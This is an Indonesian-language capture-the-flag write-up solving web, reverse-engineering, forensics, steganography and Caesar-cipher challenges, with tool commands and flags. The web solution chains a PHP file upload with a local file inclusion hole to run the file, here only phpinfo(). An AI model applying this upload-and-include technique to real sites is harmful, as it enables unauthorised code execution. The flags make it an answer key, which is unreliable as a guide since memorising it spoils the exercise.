Buka halaman website: http://IP:8000/ klik soal no. 4, unduh file shell.php yang disediakan kemudian rename menjadi nama_tim_kamu.php, kemudian unggah ke website melalui halaman tsb. File tersebut akan disimpan di folder uploads. Jalankan file tersebut. kemudian cek versi "libSSH Version"; itu flag yang kamu cari.
Attachment : shell.php Connection Info : http://192.168.10.1:8004/


Nah disini kita diberi file shell.php yang berisi syntax php sederhana untuk menampilkan informasi environment php dari server,


shell.php
<?php phpinfo(); ?>

Disini kita diminta untuk rename filenya dan unggah ke web melalui page soal nomer 4,




Disini kita rename, dan kita upload sesuai perintahnya,






Setelah di upload, kita bisa akses filenya dengan memanfaatkan celah lfi yang ada pada soal nomer 1, dan kita akses filenya pada route ./uploads/<nama_file>.php



Nah dikarenakan yang diminta disini adalah isi atau value dari libSSH Version, kita bisa find saja dan memasukkan value penuhnya sebagai jawaban/flag,




FLAG : libssh/0.10.6/openssl/zlib


[Reverse Engineering]

Binari sederhana
Dalam sebuah Flashdisk, ditemukan sebuah file mencurigakan dengan nama tantangan.bin Cari tau apa isi sebenarnya dari file tsb.
Attachment : tantangan.bin

Saat kita coba lihat isi dari file binary nya dengan cat, kita diberi 1 string yang jelas terlihat bahwa itu adalah format encoding base64,



Untuk dapatkan flag/jawabannya kita bisa tinggal cat isi filenya dan decrypt setelahnya,




FLAG : Semangat para pemuda


XoR
Sebuah file binary bernama xor_challenge.bin ditemukan. Di dalamnya terdapat mekanisme validasi berbasis XOR. Tugasmu: Analisis isi file binary Temukan input rahasia yang benar Jelaskan langkah reverse engineering yang kamu lakukan Petunjuk Teknis (yang bisa ditemukan peserta) 1 Gunakan strings strings xor_challenge.bin Peserta akan menemukan petunjuk seperti: Key XOR: 0x23 Pesan sukses & gagal Data biner terenkripsi 2 Ekstrak byte terenkripsi Binary berisi byte terenkripsi hasil operasi: cipher = plaintext ^ 0x23 selamat mencoba
Attachment : xor_challenge.bin

Disini kita diberikan file bin lagi berisi ciphertext beserta key nya.

Karena ini challenge xor, dan jelas pada deskripsi chall nya bahwa di enkripsi dengan key 0x23, maka kita bisa tinggal cat filenya, ambil ciphertextnya, lalu me-decrypt nya dengan cara di xor lagi.

Disini saya menggunakan cyberchef offline,





FLAG : JnganTakutRE

Binari 2 langkah
Sebuah file binary tantangan_re.bin ditemukan di sebuah sistem. Diduga file tersebut menyimpan pesan motivasi yang sengaja disamarkan. Tugasmu: Analisis file binary Temukan pesan asli yang tersembunyi di dalamnya Tuliskan langkah-langkah reverse engineering yang kamu lakukan
View Hint: Intip potong 30 point Plaintext → Base64 → Dibalik (reverse string) → Dikompresi (zlib) → tantangan_re.bin
Attachment : tantangan_re.bin

Jadi disini kita diberikan file bin, ketika di cek dengan binwalk, file ini ternyata adalah file binary kompresi zlib.

Kita bisa tinggal lakukan proses dekripsi dengan membalik proses yang disebutkan di hint.

Yaitu, tantangan_re.bin -> Dekompresi (zlib) -> Reverse String -> Base64 Decode -> Plaintext.


Pertama kita extract dan ambil isi ciphertextnya,

```
> binwalk -e tantangan_re.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zlib compressed data, default compression

> cat _tantangan_re.bin.extracted/0
uF2dhtEIoRjczknbz0EIuF2ZuRjS
```

Disini kita bisa tinggal melakukan reverse dan decode base64 di cyberchef offline,



FLAG : J4ngan M3ny3r4h Kawan

[Forensics]

Pesan tersembunyi di ICMP
Sebuah file packet capture (PCAP) berisi lalu lintas jaringan yang mencurigakan. Tugas kamu adalah menganalisis file tersebut dan menemukan pesan rahasia (flag) yang tersembunyi di dalamnya.
Attachment : packet1.pcap

untuk mengerjakan forensics jaringan, kita bisa menggunakan tools bernama wireshark.

	Source	Destination	Protocol	Lengtl	Info
:26:19.310396	172.24.20.31	171.64.20.62	ICMP	98	Echo (ping) request id=0x7a93, seq=1/256, ttl=63 (reply in 2)
:26:19.310416	171.64.20.62	172.24.20.31	ICMP	98	Echo (ping) reply id=0x7a93, seq=1/256, ttl=64 (request in 1)
:26:20.311376	172.24.20.31	171.64.20.62	ICMP	98	Echo (ping) request id=0x7a93, seq=2/512, ttl=63 (reply in 4)
:26:20.311399	171.64.20.62	172.24.20.31	ICMP	98	Echo (ping) reply id=0x7a93, seq=2/512, ttl=64 (request in 3)
:26:21.312450	172.24.20.31	171.64.20.62	ICMP	98	Echo (ping) request id=0x7a93, seq=3/768, ttl=63 (reply in 6)
:26:21.312468	171.64.20.62	172.24.20.31	ICMP	98	Echo (ping) reply id=0x7a93, seq=3/768, ttl=64 (request in 5)
:26:22.313112	172.24.20.31	171.64.20.62	ICMP	98	Echo (ping) request id=0x7a93, seq=4/1024, ttl=63 (reply in 8)
:26:22.313131	171.64.20.62	172.24.20.31	ICMP	98	Echo (ping) reply id=0x7a93, seq=4/1024, ttl=64 (request in 7)
:26:23.314500	172.24.20.31	171.64.20.62	ICMP	98	Echo (ping) request id=0x7a93, seq=5/1280, ttl=63 (reply in 10)
:26:23.314520	171.64.20.62	172.24.20.31	ICMP	98	Echo (ping) reply id=0x7a93, seq=5/1280, ttl=64 (request in 9)
:26:24.315702	172.24.20.31	171.64.20.62	ICMP	98	Echo (ping) request id=0x7a93, seq=6/1536, ttl=63 (reply in 12)
:26:24.315720	171.64.20.62	172.24.20.31	ICMP	98	Echo (ping) reply id=0x7a93, seq=6/1536, ttl=64 (request in 11)
:26:25.317423	172.24.20.31	171.64.20.62	ICMP	98	Echo (ping) request id=0x7a93, seq=7/1792, ttl=63 (reply in 14)
:26:25.317442	171.64.20.62	172.24.20.31	ICMP	98	Echo (ping) reply id=0x7a93, seq=7/1792, ttl=64 (request in 13)
:26:26.318832	172.24.20.31	171.64.20.62	ICMP	98	Echo (ping) request id=0x7a93, seq=8/2048, ttl=63 (reply in 16)
:26:26.318851	171.64.20.62	172.24.20.31	ICMP	98	Echo (ping) reply id=0x7a93, seq=8/2048, ttl=64 (request in 15)
:26:27.319957	172.24.20.31	171.64.20.62	ICMP	98	Echo (ping) request id=0x7a93, seq=9/2304, ttl=63 (reply in 18)

ketika dibuka menggunakan wireshark, terlihat ada sekitar 40 packets yang tertangkap, tapi jika dilihat statusnya, semua hanya berupa interaksi ping. Juga terlihat bahwa panjang tiap packet sama, yaitu 98.


Tapi, ada salah satu packet yang memiliki length berbeda, packet tersebut adalah packet ke-37 dan ketika saya telusuri packet tersebut, terdapat sebuah base64 encoded string, yaitu "U1VDVEYyMDIze2FpX2lzX2Nvb2x9", yang ketika di decode, menghasilkan sebuah string valid yang bisa dibaca, yang juga merupakan flag dari soal ini.

payload
echo U1VDVEYyMDIze2FpX2lzX2Nvb2x9 | base64 -d SUCTF2023{ai_is_cool}

FLAG : SUCTF2023{ai_is_cool}

Pesan tersembunyi di FTP
Diberikan sebuah file packet capture (PCAP) yang berisi berbagai jenis traffic jaringan. Analisis lalu lintas jaringan tersebut untuk menemukan informasi tersembunyi yang mengarah ke flag. hint: cari teks dengan akhiran .txt
Attachment : Packet2.pcap

lagi-lagi diberikan file .pcap, yaudah langsung aja buka di wireshark.



ditemukan kalau ada beberapa protocol yang terdapat pada file .pcap ini, salah satunya protocol TCP, yang bisa kita "follow" streamnya untuk melihat apa yang dilakukan oleh user.

melihat dari hint, jawaban yang kita cari adalah sebuah file dengan akhiran .txt, yang dapat kita temukan pada stream ke-1 dari protocol TCP tadi.

FLAG : global_thermonuclear_war.gamerules.txt

Pesan tersembunyi

Sebuah file PCAP berisi lalu lintas jaringan yang tidak biasa. Beberapa paket tampak normal, namun terdapat anomali pada ICMP dan HTTP traffic.

Analisis seluruh traffic dengan teliti untuk: Menemukan ciphertext Mengumpulkan file pendukung Mendekripsi pesan tersembunyi hingga memperoleh flag yang valid.

gunakan perintah:

1. tshark -nr packet3.pcap
2. tshark -nr packet3.pcap -Y icmp -T fields -e data.text -o data.show_as_text:True
3. tshark -nr packet3.pcap -qz follow,http,ascii,1
4. tshark -nr packet3.pcap -T fields -e tcp.stream | sort -u
5. tshark -nr packet3.pcap -qz follow,http,ascii,0
6. tshark -nr packet3.pcap -qz follow,http,ascii,1

Folder apa yang ditemukan dalam data tersebut?

Attachment : Packet3.pcap

Diberikan sebuah file .pcap lagi, kali ini diminta untuk mencari direktori/folder yang ada pada file .pcap ini. Tapi kali ini pada deskripsi soal juga terdapat semacam "hint" berupa command untuk mendapatkan jawabannya.

Pada command ke-5 yang disediakan, yaitu command,

```
tshark -nr packet3.pcap -qz follow,http,ascii,0
```

Berikut code html nya.

```
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="suctf2023">suctf2023</a></li>
</ul>
<hr>
</body>
</html>
```

terdapat sebuah source code html yang jika dibaca ada kata kunci seperti "listing for", yang di ikuti oleh sebuah kata yang merefleksikan sebuah direktori, yaitu suctf2023.

Maka dari membaca source code htmlnya, dapat disimpulkan kalau folder/direktori yang dimaksud adalah “suctf2023”.

FLAG : suctf2023


[Steganograph]

Pesan Tersembunyi dalam gambar
Seorang teman telah menyembunyikan pesan rahasia dalam sebuah gambar JPG. Untuk menjaga kerahasiaannya, pesan tersebut telah diacak dan disimpan dalam metadata gambar.
Attachment : Bvken.jpg

Pada deskripsi soal, diberikan sebuah hint yang besar, yaitu “metadata”, yang kemudian langsung saya cek dengan command berikut.

```
Exiftool bvken.jpg
```

Hasil dari command tersebut memberikan output seperti ini.



Terlihat pada metadata bagian comment terdapat sebuah base64 encoded string, yang ditandai dengan karakter “=” di akhiran untuk padding.

Ketika saya decode, dapatlah jawaban/flagnya.

```
echo SW5pIHBlc2FuIHJhaGFzaWEgc2F5YQ== | base64 -d
Ini pesan rahasia saya
```

FLAG : Ini pesan rahasia saya

Kertas Putih
Sebuah gambar bernama stegano_challenge.png ditemukan di dalam sebuah sistem. Sekilas gambar terlihat normal, namun diduga terdapat pesan tersembunyi di dalamnya. Tugasmu: Analisis gambar tersebut Temukan pesan rahasia yang disembunyikan Petunjuk Teknis (untuk peserta) Pesan tidak tersimpan di metadata Pesan disembunyikan pada bit paling rendah (LSB) pixel Fokus pada channel warna merah (R)
Attachment : Stegano_challange.png

Dari deskripsi sudah cukup jelas bahwa challange ini adalah challange steganograph yang berfokus pada Least Significan Bit (LSB), nah untuk challange LSB sendiri, terdapat 1 command/tools yang sangat powerful untuk memecahkan steganograph nya, yaitu zsteg.

Ketika saya coba dengan tools zsteg tersebut, dengan command

```
zsteg stegano_challenge.png
```

Dapatlah response seperti berikut.

```
b1,r,lsb,xy         .. text: "J4ngan M3ny3r4h Kawan"
b4,bgr,msb,xy       .. file: MPEG ADTS, layer I, v2, Monaural
```

FLAG : J4ngan M3ny3r4h Kawan

Kertas Biru

Sebuah gambar bernama stegano_challenge_2.png ditemukan pada sebuah sistem. Gambar tersebut memiliki dominasi warna biru, dan terlihat normal saat dilihat sekilas. Namun, diduga terdapat pesan rahasia tersembunyi di dalam gambar tersebut.

Tugas Peserta Analisis file gambar yang diberikan Temukan pesan tersembunyi di dalam gambar

Petunjuk (untuk peserta) Pesan tidak disimpan di metadata Perhatikan bit paling rendah (LSB) pada channel warna tertentu Warna gambar dapat menjadi petunjuk channel yang digunakan

Attachment : Stegano_challange_2.png

Seperti chall sebelumnya, yaitu “kertas putih”, kita Lagi-lagi diberikan stegano LSB, yaudah coba pake tools yang sama, yaitu “zsteg”.

Berikut commandnya.

```
zsteg stegano_challenge_2.png
```

Dan berikut output commandnya.

```
imagedata           .. file: byte-swapped Berkeley vfont data
chunk:0:IHDR        .. file: Adobe Photoshop Color swatch,
version 0, 220 colors; 1st RGB space (0), w 0xb4, x 0x802, y
0, z 0; 2nd space (255), w 0, x 0x100, y 0xff, z 0
b1,b,lsb,xy         .. text: "Tetap Belajar Jangan Menyerah"
b1,bgr,lsb,xy       .. file: TeX font metric data (\022)
```

FLAG : Tetap Belajar Jangan Menyerah

[Cryptograph]

Decrypt Teks

"Decrypt teks yang di-encode dengan Caesar Cipher: Mdqjdq shuqdk E3udqjnd Vxuxs." Langkah-langkah Penyelesaian: Identifikasi Cipher: Caesar Cipher menggeser huruf alfabet dengan kunci tertentu. Cobalah pergeseran standar dengan kunci 1,3,5,7,9 ke depan/belakang.

Diberikan sebuah ciphertext, yaitu :

```
Mdqjdq shuqdk E3udqjnd Vxuxs
```

Pada deskripsi soal sudah diberikan sebuah hint yang sangat jelas, yaitu caesar cipher. Caesar cipher itu sendiri adalah cipher yang akan nge-shift letak dari huruf yang ada. Karena saya pernah mengerjakan soal serupa, dan masih ada boiler plate script untuk bruteforce “shift” nya, akhirnya saya pake script tersebut.

Berikut scriptnya.


Caesar.py

```
def caesar_decrypt(ciphertext, shift):
    result = ""
    for char in ciphertext:
        if char.isupper():
            result += chr((ord(char) - 65 - shift) % 26 + 65)
        elif char.islower():
            result += chr((ord(char) - 97 - shift) % 26 + 97)
        else:
            result += char
    return result

ciphertext = "Mdqjdq shuqdk E3udqjnd Vxuxs"  # Replace with
your ciphertext
print("Caesar brute force:\n")
```

```
for shift in range(26):
    print(f"Shift {shift:2d}: {caesar_decrypt(ciphertext,
shift)}")
```

Ketika di run, beginilah hasilnya.



Ditemukan ada teks yang bisa dibaca (yang ternyata merupakan jawabannya), pada shift ke-3.

